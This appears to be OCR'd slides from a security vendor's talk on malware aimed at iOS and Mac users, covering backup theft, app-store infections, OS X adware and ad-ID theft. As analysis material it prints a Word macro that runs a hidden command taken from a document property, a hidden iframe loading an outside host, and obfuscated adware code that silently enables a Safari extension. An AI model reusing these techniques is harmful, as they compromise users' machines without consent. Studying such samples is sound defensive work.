
BackStab

- By default, iOS device data will be automatically, unencrypted backed-up to Windows or Mac in fixed position
  - Fixed in iOS 9.1
- Game over: read it, parse it, and steal it




Type	Platform	Family Name	Alias	Targets	Backstab Samples	Backstab Occurred Time	VirusTotal Detected
Adware	Windows	RelevantKnowledge	Graftor, OpinionSpy	iOS, BlackBerry	47	2010.06	Yes
HackTool	Windows	Xtractr	iPhoneSpyStick	iOS	1	2010.08	No
Adware	Windows	InstallIQ	DomaIQ	iOS	580	2013.02	Yes
HackTool	Windows	USBStler		iOS	2	2015.02	No
Adware	Mac OS X	InstallCore	InstallMiez, InstallImitator, IronCore	iOS	73	2015.02	Yes
Trojan	Windows	DarkComet	DarkKomet	iOS	1	2015.07	Yes

YiSpecter: another kind of crossing platform



A Macro Malware


- “New Microsoft Word Document (2).docm”
- 1/56 detections in VirusTotal so far



```
Function winshell() As Object
    On Error GoTo ErrorHandler
    Err.Clear

    ' get / execute powershell command from doc property
    Dim ps As String
    ps = ActiveDocument.BuiltInDocumentProperties("Author").Value
    Dim Obj As Object
    Set Obj = CreateObject("WScript.Shell")
    Obj.Run ps, 0

' winshell failed, try macshell
ErrorHandler:
    macshell

Application.DisplayAlerts = False
End Function

Function macshell()
    On Error Resume Next
    Err.Clear

    scriptToRun = "do shell script ""python -c 'import urllib2,socket,subprocess,os;
    res = MacScript(scriptToRun)
End Function
```


Windows Malware in App Store (Whhhat?)

- Worm.Win32.CB.VB in the “Instaquotes-Quotes Cards For Instagram” by $1 (July 2012)



	File Name	Compressed File	Status
□	Instaqoutes 1.0.ipa	Payload/Instaqoutes.app/FBDialog.bundle/FBDialog.bundle.exe	Deleted
□	Instaqoutes 1.0.ipa	Payload/Instaqoutes.app/FBDialog.bundle/images/images.exe	Deleted


- Trojan.JS.iframe.BKD in “Simply Find It” by $2 (May 2013)



```
Pains19970
<iframe src=http://x.asom.cn height=0 width=0></iframe>

TAGKiss the RainBillie MyersGrowing, Pains19970
```


Ep. 5
Hunting for Ads and IDs

When I was preparing this slides



Update your Media Player now

The version of your player may not include the latest updates. To continue, download the updated version




“Adobe Flash Player" is out of date

The version of “Adobe Flash Player" on your system does not include the latest security updates and has been blocked. To continue using “Adobe Flash Player", download an updated version.

Most Popular OS X Adware in 2015

- Vsearch
- InstallCore
- XLoader
- Genieo
- Bundlore
- Macinst
- Spigot




To start installation, double-click th

Double click the icon to start the installation wizard

paloalto networks.

Anti-RE Techniques in Adware

- Packer, obfuscator
  - UPX
  - Mpress
  - LLVM
  - Customized
- JavaScript or other scripts
- Encryption
- Anti-VM
- Anti-debugging




```
else :
 if 6 - 6: oo0o00o / i11iIiiIii + iII111i * o00o
 I1I11I1I1I = Ooo0000 ( os . path . join ( iIiiI1 , "Extensions.plist" ) )
 if 80 - 80: II111iiii
IIiI1I = o0o0oo0o0o0 ( filepath )
if not IIiI1I :
 return False
 if 83 - 83: I11i . i11iIiiIii + II111iiii . o0o00o0000oo * I11i
ooo00 = False
for iIiIiiIIiIIi in I1I11I1I1I [ "Installed Extensions" ] :
 if iIiIiiIIiIIi [ "Bundle Directory Name" ] == IIiI1I [ 'directory' ] :
  ooo00 = True
  iIiIiiIIiIIi [ "Enabled" ] = True
  break
  if 98 - 98: o0o00o0000oo
if not ooo00 :
 I1I11I1I1I [ "Installed Extensions" ] . append ( {
"Added Non-Default Toolbar Items" : [ ] ,
"Archive File Name" : IIiI1I [ 'filename' ] ,
"Bundle Directory Name" : IIiI1I [ 'directory' ] ,
"Enabled" : True ,
"Hidden Bars" : [ ] ,
"Removed Default Toolbar Items" : [ ]
} )
 if 51 - 51: Oo00oo - o00o + II111iiii * Ii1I . I11i + o00o
Oo00o ( I1I11I1I1I , os . path . join ( iIiiI1 , "Extensions.plist" ) , "a
```

Ads Revenue

- AdThief
  - Replace 15 adlib's publisher ID
  - 75,000 devices, 22,000 daily activates, 22M total activates

- AppsBg
  - "Lock Saver Free" in ModMyi repo




Lock Saver Free

1.0

Change Package Settings

Author dmarinov

